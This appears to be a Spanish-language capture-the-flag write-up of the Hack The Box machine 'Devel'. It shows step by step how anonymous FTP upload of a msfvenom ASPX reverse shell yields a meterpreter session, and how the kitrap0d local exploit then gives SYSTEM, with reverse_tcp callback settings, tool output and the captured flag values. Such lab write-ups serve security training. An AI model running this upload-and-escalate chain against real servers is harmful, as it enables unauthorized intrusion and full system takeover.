
IP que nos proporciona hack the box:



Ping inicial de reconocimiento:

```
┌──(jouker㉿joukerm)-[~]
└─$ ping -c 3 10.10.10.5
PING 10.10.10.5 (10.10.10.5) 56(84) bytes of data.
64 bytes from 10.10.10.5: icmp_seq=1 ttl=127 time=33.4 ms
64 bytes from 10.10.10.5: icmp_seq=2 ttl=127 time=32.8 ms
64 bytes from 10.10.10.5: icmp_seq=3 ttl=127 time=33.4 ms

--- 10.10.10.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 32.785/33.218/33.439/0.306 ms
┌──(jouker㉿joukerm)-[~]
└─$
```

Escáner de puertos NMAP:

```
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Por lo poco que puedo interpretar hace pinta de que el puerto 21, esta comunicado con el puerto 80 de alguna manera, es decir que seguramente en el futuro me voy a encontrar un subdirectorio que

sea este FTP. Por lo pronto dejo esto sin tocar.


```
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:jouker): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> cd aspnet_client
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49160|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          system_web
226 Transfer complete.
ftp> cd system_web
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49162|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          2_0_50727
226 Transfer complete.
ftp> exit
221 Goodbye.

┌──(jouker㉿joukerm)-[~]
└─$ 
```

whatweb del puerto 80:


```
┌──(jouker㉿joukerm)-[~]
└─$ whatweb 10.10.10.5
http://10.10.10.5 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.5], Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.
```

Dejo esto por si acaso, pero no hace pinta ya que no nos suele interesar un DOS.


```
┌──(jouker㉿joukerm)-[~]
└─$ searchsploit IIS 7.5
------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities                | windows/remote/19033.txt
Microsoft IIS 7.5 (Windows 7) - FTPSVC Unauthorized Remote Denial of Service (PoC) | windows/dos/15803.py
------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```



Al hacer control + u y comparándolo con los resultados que he visto antes, literalmente veo que es el mismo repositorio que el de FTP.




Efectivamente la teoria es cierta, así que voy a aprovechar para ver si mediante FTP puedo subir archivos para sí colar algún tipo de reverse shell aunque sea con msfvenom




Hago una prueba con un archivo que tengo de target.txt a ver si lo localizo.

```
226 Transfer complete.
ftp> put target.txt
local: target.txt remote: target.txt
229 Entering Extended Passive Mode (|||49164|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************|  1195        3.94 MiB/s    --:-- ETA
226 Transfer complete.
1195 bytes sent in 00:00 (8.18 KiB/s)
ftp>
```

Si, se sube, ahora solo queda ver que más puedo colar




Creación de exploit ASPX con msfvenom:




```
Remote system type is Windows_NT.
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49165|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************|  2916       40.89 MiB/s    --:-- ETA
226 Transfer complete.
```

Ponemos en el modulo exploit/multi/handler de metasploit TODO IGUAL QUE EL MSFVENOM que hemos generado para que así obtenga el meterpreter necesario. Seguidamente le damos a run para ponernos en escucha

Conseguimos shell reversa con meterpreter, solo que ahora queda la escalada de privilegios.


10.10.10.5/shell.aspx
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Archivo Acciones Editar Vista Ayuda
screenshare Watch the remote user desk
screenshot Grab a screenshot of the i
setdesktop Change the meterpreters cu
uictl Control some of the user i
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the defa
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the s
webcam_stream Play a video stream from t
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your pr
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attri
For more info on a specific command, use <command> -h or
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >

Con getprivs puedo ver los privilegios que realmente tengo

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Al no encontrar absolutamente nada, recorro un módulo de metasploit para un post exploit suggester a ver que encuentro

```
Background session 2? [y/N]
msf6 exploit(multi/handler) > search exploit suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) >
```


Al hacer un set SESSION 2 y run voy a ver si me encuentra alguna cosa interesante.

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.5 - Collecting local exploits for x86/windows ...
[*] Collecting exploit 318 / 2490
```

```
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.10.10.5 - Valid modules for session 2:
============================

#   Name                                                  Potentially Vulnerable?  Check Result
-   ----                                                  -----------------------  ------------
1   exploit/windows/local/bypassuac_comhijack             Yes                      The target appears to be vulnerable.
2   exploit/windows/local/bypassuac_eventvwr              Yes                      The target appears to be vulnerable.
3   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes              The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
4   exploit/windows/local/ms10_015_kitrap0d               Yes                      The service is running, but could not be validated.
5   exploit/windows/local/ms10_092_schelevator            Yes                      The service is running, but could not be validated.
6   exploit/windows/local/ms13_053_schlamperei            Yes                      The target appears to be vulnerable.
7   exploit/windows/local/ms13_081_track_popup_menu       Yes                      The target appears to be vulnerable.
8   exploit/windows/local/ms14_058_track_popup_menu       Yes                      The target appears to be vulnerable.
9   exploit/windows/local/ms15_004_tswbproxy              Yes                      The service is running, but could not be validated.
10  exploit/windows/local/ms15_051_client_copy_image      Yes                      The target appears to be vulnerable.
11  exploit/windows/local/ms16_016_webdav                 Yes                      The service is running, but could not be validated.
12  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes             The service is running, but could not be validated.
13  exploit/windows/local/ms16_075_reflection             Yes                      The target appears to be vulnerable.
14  exploit/windows/local/ms16_075_reflection_juicy       Yes                      The target appears to be vulnerable.
15  exploit/windows/local/ntusermndragover                Yes                      The target appears to be vulnerable.
16  exploit/windows/local/ppr_flatten_rec                 Yes                      The target appears to be vulnerable.
```

Voy a usar el de bypassuac_eventvwr a ver que tal.
He seguido un rato hasta que he visto que nada ha funcionada hasta que he llegado a kitrap0d

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/cve_2020_0787_bits_arbitrary_file_move) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.5       yes       The listen address (an interface may be specified)
   LPORT     5000             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 2
SESSION => 2
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.10.16.5:5000
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 3232 launched.
[*] Reflectively injecting the DLL into 3232...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.16.5:5000 → 10.10.10.5:49170) at 2025-02-17 23:50:50 +0100

meterpreter > 
```

Finalmente somos NT AUTHORITY\SYSTEM ya podemos listar las flags que estábamos buscando

```
For more info on a specific command, use <command> -h or help <command>.

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Nos movemos hasta la flag de user, y la encontramos fácilmente, lo mismo digo para la de administrador, ya que ahora somos el equivalente a root.

```
c:\Users\babis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of c:\Users\babis\Desktop

11/02/2022  03:54 ••    <DIR>          .
11/02/2022  03:54 ••    <DIR>          ..
18/02/2025  12:01 ••                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.689.281.024 bytes free

c:\Users\babis\Desktop>type user.txt
type user.txt
b20fd0561009b7ae973a1a827475e332
```

```
c:\Users\Administrator>cd Desktop
cd Desktop

c:\Users\Administrator\Desktop>type root.txt
type root.txt
1a8cef272a4590b03059857cb03f9e49

c:\Users\Administrator\Desktop>
```